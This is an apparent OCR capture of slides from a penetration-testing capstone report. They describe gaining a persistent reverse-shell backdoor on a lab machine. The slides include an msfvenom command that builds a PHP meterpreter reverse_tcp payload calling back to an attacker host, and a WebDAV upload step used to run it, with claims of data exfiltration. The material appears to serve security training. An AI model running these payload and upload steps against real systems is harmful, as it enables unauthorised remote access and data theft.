Now by copying the *“reverse_shell.php”* file to webdav, and executing it, we establish a successful reverse tcp connection


02

Achievements

In this case the reverse shell connection allowed for the successful exfiltration of sensitive data, and the persistent threat of a back door into the capstone machine, However the successful launching of a meterpreter session has the potential to cause unprecedented damage.

Exploitation: Persistent reverse shell backdoor

01



dav://192.168.1.105/webdav


Enter password for webdav

Username: ryan


Password: ••••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

02




03



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPOR
T=6666 -f raw > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the p
ayload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

04




"reverse_shell.php": 1.1 KiB (1,113 bytes) PHP script

Exploitation: Persistent reverse shell backdoor

